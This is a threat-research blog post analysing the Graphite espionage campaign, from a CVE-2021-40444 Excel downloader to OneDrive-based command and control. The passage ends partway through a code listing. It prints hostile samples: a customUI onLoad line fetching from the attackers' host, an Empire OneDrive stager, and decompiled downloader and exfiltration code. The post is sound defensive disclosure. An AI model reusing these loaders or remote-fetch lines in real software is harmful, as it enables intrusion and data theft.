Prime Minister’s Office Compromised: Details of Recent Espionage Campaign

trellix.com/en-gb/about/newsroom/stories/threat-labs/prime-ministers-office-compromised.html

By Marc Elias · January 25, 2022

A special thanks to Christiaan Beek, Alexandre Mundo, Leandro Velasco and Max Kersten for malware analysis and support during this investigation.

Executive Summary

Our Advanced Threat Research Team have identified a multi-stage espionage campaign targeting high-ranking government officials overseeing national security policy and individuals in the defense industry in Western Asia. As we detail the technical components of this attack, we can confirm that we have undertaken pre-release disclosure to the victims and provided all necessary content required to remove all known attack components from their environments.

The infection chain starts with the execution of an Excel downloader, most likely sent to the victim via email, which exploits an MSHTML remote code execution vulnerability (CVE-2021-40444) to execute a malicious executable in memory. The attack uses a follow-up piece of malware called Graphite because it uses Microsoft’s Graph API to leverage OneDrive as a command and control server—a technique our team has not seen before. Furthermore, the attack was split into multiple stages to stay as hidden as possible.

Command and control functions used an Empire server that was prepared in July 2021, and the actual campaign was active from October to November 2021. The below blog will explain the inner workings, victimology, infrastructure and timeline of the attack and, of course, reveal the IOCs and MITRE ATT&CK techniques.

A number of the attack indicators and apparent geopolitical objectives resemble those associated with the previously uncovered threat actor APT28. While we don’t believe in attributing any campaign solely based on such evidence, we have a moderate level of confidence that our assumption is accurate. That said, we are supremely confident that we are dealing with a very skilled actor based on how infrastructure, malware coding and operation were setup.

Trellix customers are protected by the different McAfee Enterprise and FireEye products that were provided with these indicators.

Analysis of the Attack Process

This section provides an analysis of the overall process of the attack, beginning with the execution of an Excel file containing an exploit for the MSHTML remote code execution vulnerability (CVE-2021-40444) vulnerability. This is used to execute a malicious DLL file acting as a downloader for the third stage malware we called Graphite. Graphite is a newly discovered malware sample based on a OneDrive Empire Stager which leverages OneDrive accounts as a command and control server via the Microsoft Graph API.

The last phases of this multi-stage attack, which we believe is associated with an APT operation, includes the execution of different Empire stagers to finally download an Empire agent on victims' computers and engage the command and control server to remotely control the systems.

The following diagram shows the overall process of this attack.




Figure 1. Attack flow

First Stage – Excel Downloaders

As suggested, the first stage of the attack likely uses a spear phishing email to lure victims into opening an Excel file, which goes by the name "parliament_rew.xlsx". Below you can see the identifying information for this file:

File type	Excel Microsoft Office Open XML Format document
File name	parliament_rew.xlsx
File size	19.26 KB
Compilation time	05/10/2021
MD5	8e2f8c95b1919651fcac7293cb704c1c
SHA-256	f007020c74daa0645b181b7b604181613b68d195bd585afd71c3cd5160fb8fc4




Figure 2. Decoy text observed in the Excel file

In analyzing this file’s structure, we observed that it includes a folder named “customUI” that contains a file named “customUI.xml”. Opening this file with a text editor, we observed that the malicious document uses the “CustomUI.OnLoad” property of the OpenXML format to load an external file from a remote server:


<customUI xmlns="http://schemas.microsoft.com/office/2006/01/customui" onLoad='https://wordkeyvpload[.]net/keys/parliament_rew.xls!123'> </customUI>

This technique allows the attackers to bypass some antivirus scanning engines and office analysis tools, decreasing the chances of the documents being detected.

The downloaded file is again an Excel spreadsheet, but this time it is saved using the old Microsoft Office Excel 97-2003 Binary File Format (.xls). Below you can see the identifying information of the file:

File type	Microsoft Office Excel 97-2003 Binary File Format
File name	parliament_rew.xls
File size	20.00 KB
Compilation time	05/10/2021
MD5	abd182f7f7b36e9a1ea9ac210d1899df
SHA-256	7bd11553409d635fe8ad72c5d1c56f77b6be55f1ace4f77f42f6bfb4408f4b3a


Analyzing the metadata objects, we can identify that the creator was using the codepage 1252 used in Western European countries and the file was created on October 5th, 2021.



```
Properties from the SummaryInformation stream:
+---------------------+-----------------------------+
|Property             |Value                        |
+---------------------+-----------------------------+
|codepage             |1252                         |
|author               |                             |
|last_saved_by        |                             |
|create_time          |2021-10-05 23:16:04          |
|last_saved_time      |2021-10-05 23:16:07          |
|creating_application |Microsoft Excel              |
|security             |0                            |
+---------------------+-----------------------------+
```

Figure 3. Document metadata

Later, we analyzed the OLE objects in the document and discovered a Linked Object OLEStream Structure which contains a link to the exploit of the CVE-2021-40444 vulnerability hosted in the attackers’ server. This allows the document to automatically download the HTML file and subsequently call the Internet Explorer engine to interpret it, triggering the execution of the exploit.



```
Stream: LNK0001335A/Ole

00000000   01 00 00 02 01 00 00 00 01 00 00 00 00 00 00 00    ................
00000010   51 00 00 00 03 03 00 00 00 00 00 C0 00 00 00    Q...............
00000020   00 00 00 46 00 00 1B 00 00 00 45 3A 5C 6A 73 5C    ...F......E:.js.
00000030   6F 66 66 69 63 65 2D 76 30 2E 35 5C 54 45 53 54    office-v0.5.TEST
00000040   2E 58 4C 53 00 FF FF AD DE 00 00 00 00 00 00 00    .XLS............
00000050   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
00000060   00 00 00 00 00 86 00 00 00 E0 C9 EA 79 F9 BA CE    ............y...
00000070   11 8C 82 00 AA 00 4B A9 0B 6E 00 00 00 68 00 74    ......K..n...h.t
00000080   00 74 00 70 00 73 00 3A 00 2F 00 2F 00 77 00 6F    .t.p.s.:./././.w.o
00000090   00 72 00 64 00 6B 00 65 00 79 00 76 00 70 00 6C    .r.d.k.e.y.v.p.l
000000A0   00 6F 00 61 00 64 00 2E 00 6E 00 65 00 74 00 2F    .o.a.d...n.e.t./
000000B0   00 6B 00 65 00 79 00 73 00 2F 00 69 00 7A 00 37    .k.e.y.s./.i.z.7
000000C0   00 68 00 66 00 44 00 2E 00 68 00 74 00 6D 00 6C    .h.f.D...h.t.m.l
000000D0   00 00 00 79 58 81 F4 3B 1D 7F 48 AF 2C 82 5D C4    ...yX..;..H.,.].
000000E0   85 27 63 00 00 00 00 A5 AB 00 03 FF FF FF FF 20    .'c............
000000F0   69 33 25 F9 03 CF 11 8F D0 00 AA 00 68 6F 13 00    i3%.........ho..
00000100   00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 80    ................
00000110   B6 1F FA 3E BA D7 01 00 00 00 00 00 00 00 00       ...>...........
```

Figure 4. Remote link in OLE object


In this blog post we won’t examine the internals of the CVE-2021-40444 vulnerability as it has already been publicly explained and discussed. Instead, we will continue the analysis on the second stage DLL contained in the CAB file of the exploit.

Second Stage – DLL Downloader

The second stage is a DLL executable named fontsubc.dll which was extracted from the CAB file used in the exploit mentioned before. You can see the identifying information of the file below:

File type	PE32 executable for MS Windows (DLL) (console) Intel 80386 32-bit
File name	fontsubc.dll
File size	88.50 KB
Compilation time	28/09/2021
MD5	81de02d6e6fca8e16f2914ebd2176b78
SHA-256	1ee602e9b6e4e58dfff0fb8606a41336723169f8d6b4b1b433372bf6573baf40


This file exports a function called “CPIApplet” that Windows recognizes as a control panel application. Primarily, this acts a downloader for the next stage malware which is located at hxxps://wordkeyvpload[.]net/keys/update[.]dat using COM Objects and the API “URLOpenBlockingStreamW”.



```
for ( i = 0; i < 0x494; ++i )
  EncryptedRSAKey[i] ^= XORKey[i % 0x1C];
v2 = 0;
v17 = 0;
while ( v2 < 5 )
{
  v27 = 0;
  v15 = (_DWORD *)PerformSystemChecksAndAllocateHeapMemory(20);
  LOBYTE(v27) = 1;
  *v15 = 0;
  v15[1] = 0;
  v15[2] = 0;
  v15[3] = 0;
  v15[4] = 0;
  v3 = (LPSTREAM *)InitializeCOMObject(v15);
  LOBYTE(v27) = 0;
  *v3 = (LPSTREAM)EncryptedURL;
  v4 = ConfigureCOMObject();
  v3[1] = (LPSTREAM)v4;
  v5 = 0;
  v20 = 0;
  if ( v4 )
    v3[2][4].lpVtbl = (struct IStreamVtbl *)v4;
  if ( URLOpenBlockingStreamW(0, (LPCWSTR)*v3, v3 + 4, 0, (LPBINDSTATUSCALLBACK)v3[2]) >= 0 )
```

Figure 5. Download of next stage malware


After downloading the file, the malware will decrypt it with an embedded RSA Public Key and check its integrity calculating a SHA-256 of the decrypted payload. Lastly, the malware will allocate virtual memory, copy the payload to it and execute it.



```
if ( CryptImportKey(phProv, EncryptedRSAKey, 1172u, 0, 0, &phKey) )
{
  if ( v20 >= 268 )
  {
    v9 = *(_DWORD *)v5;
    v16 = *(_DWORD *)v5;
    if ( CryptImportKey(phProv, (const BYTE *)(v5 + 4), *(_DWORD *)v5, phKey, 0, &hKey) )
    {
      pdwDataLen[0] = 4;
      if ( CryptGetKeyParam(hKey, KP_BLOCKLEN, pbData, pdwDataLen, 0) )
      {
        *(_DWORD *)pbData >>= 3;
        v10 = v20 - v9 - 36;
        pdwDataLen[0] = HeapAllocWrap(v10, 1);
        dwDataLen = 0;
        v20 = v5 + v20 - 32;
        if ( CryptDecryptPayload(&phProv, v5 + v16 + 4, v10, pdwDataLen[0], &dwDataLen) )
        {
          v11 = (BYTE *)HeapAllocWrap(32, 1);
          if ( GetSHA256Hash(v11, (BYTE *)pdwDataLen[0], dwDataLen) )
          {
            v12 = v20;
            if ( v20 )
            {
              if ( v11 )
              {
                counter = 0;
                while ( *(_DWORD *)(v12 + 4 * counter) == *(_DWORD *)&v11[4 * counter] )
                {
                  v12 = v20;
                  if ( ++counter == 8 )
                  {
                    RunNextStage((FARPROC *)pdwDataLen[0], dwDataLen);
                    break;
```

Figure 6. Payload decryption and execution

Before executing the downloaded payload, the malware will compare the first four bytes with the magic value DE 47 AC 45 in hexadecimal; if they are different, it won't execute the payload.



```
.data:10016EE4 MagicValue      dd 45AC47DEh            ; DATA XREF: RunNextStage+15↑r
```


Figure 7. Malware magic value

Third Stage – Graphite Malware

The third stage is a DLL executable, never written to disk, named dfsvc.dll that we were able to extract from the memory of the previous stage. Below you can see the identifying information of the file:

File type	PE32 executable for MS Windows (DLL) (console) Intel 80386 32-bit
File name	dfsvc.dll
File size	24.00 KB
Compilation time	20/09/2021
MD5	0ff09c344fc672880fdb03d429c7bda4
SHA-256	f229a8eb6f5285a1762677c38175c71dead77768f6f5a6ebc320679068293231


We named this malware Graphite due to the use of the Microsoft Graph API to use OneDrive as command and control. It is very likely that the developers of Graphite used the Empire OneDrive Stager as a reference due to the similarities of the functionality and the file structure used in the OneDrive account of the actors.



```
Start-Sleep -Seconds $(($PI -as [Int])*2);
$wc.Headers.Set("User-Agent",$UA);
$wc.Headers.Set("Authorization", "Bearer $T");
Do{try{
$raw=$wc.DownloadData("https://graph.microsoft.com/v1.0/drive/root:/REPLACE_STAGING_FOLDER/$($ID)_2.txt:/content");
}catch{Start-Sleep -Seconds $(($PI -as [Int])*2)}}While($raw -eq $null);
```

Figure 8. Empire OneDrive stager API requests


Graphite starts by creating a mutex with the hardcoded name "250gHJAWUI289382s3h3Uasuh289di" to avoid double executions, decrypt the strings and resolve dynamically the APIs it will use later. Moreover, it will calculate a bot identifier to identify the infected computer which is a CRC32 checksum of the value stored in the registry key "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\MachineGuid".



```
CreateMutexW(0, 1, L"250gHJAWUI289382s3h3Uasuh289di");
if ( GetLastError() != ERROR_ALREADY_EXISTS )
{
  GraphiteMemset(&hEvent, 0, 64);
  GraphiteDecryptStrings();
  GraphiteGetAPIs();
  InitializeCriticalSection(&CriticalSection);
  InitializeCriticalSection(&CriticalSection2);
  BotID_ = (void *)GraphiteCalculateBotID();
  gBotID = (int)GraphiteConvertIntegerToMultibyteString(BotID_);
```

Figure 9. Graphite initializations


Next, the malware will create a thread to monitor the execution of tasks and upload its results to the OneDrive account. Result files will be uploaded to the “update” folder of the attackers’ OneDrive account.



```
v2 = 0;
ExitCode = 0;
GetExitCodeThread(*(HANDLE *)this, &ExitCode);
v3 = (CHAR *)GraphiteHeapAlloc(0x1000u);
v9 = wsprintfA(v3, ShellOfTaskStr, *(_DWORD *)(this + 4), ExitCode);
v4 = GraphiteHeapReAlloc(v3, v9 + 1);
v7 = *(_DWORD *)(this + 4);
lpMem = v4;
wsprintfA((LPSTR)v4, ShellOfTaskStr, v7, ExitCode);
v5 = GraphiteCompressAndEncryptData(2, *(_DWORD *)(this + 4), (int)v4, &v9);
if ( v5 )
{
  if ( (unsigned __int8)GraphiteGetAccessTokenAndSaveRefreshToken() )
    v2 = GraphiteUploadFileToOneDrive((int)v5, gBotID, v9);
  GraphiteFreeHeap(v5);
}
GraphiteFreeHeap(lpMem);
return v2;
```

Figure 10. Thread to monitor task results

After that, the malware will enter into an infinite loop where every 20 minutes it will obtain a new OAuth2 token to use with the Microsoft Graph API requests and determine if there are new tasks to execute in the “check” folder of the attackers’ OneDrive account.




```
v8 = GraphiteSendInfoToC2AndReadResponse(
       POST,
       loginMicrosoftonlineCom,
       commonOauth2Token,
       (int)pQueryString,
       QueryStringSize,
       (int)&lpMem,
       &v25,
       &ResultStatusCode,
       1,
       (int)ContentType);
v9 = lpMem;
if ( v8 && ResultStatusCode == 200 )
{
  v10 = GraphiteWrapParseJSON(lpMem);
  v11 = v10;
  if ( v10 )
  {
    v12 = GraphiteConverStringToLower((int)v10, accessToken);
    if ( v12 )
    {
      v13 = (const CHAR *)v12[4];
      if ( v13 )
      {
        v14 = lstrlenA((LPCSTR)v12[4]);
        AccessToken = (LPCSTR)GraphiteHeapReAlloc((LPVOID)AccessToken, v14 + 1);
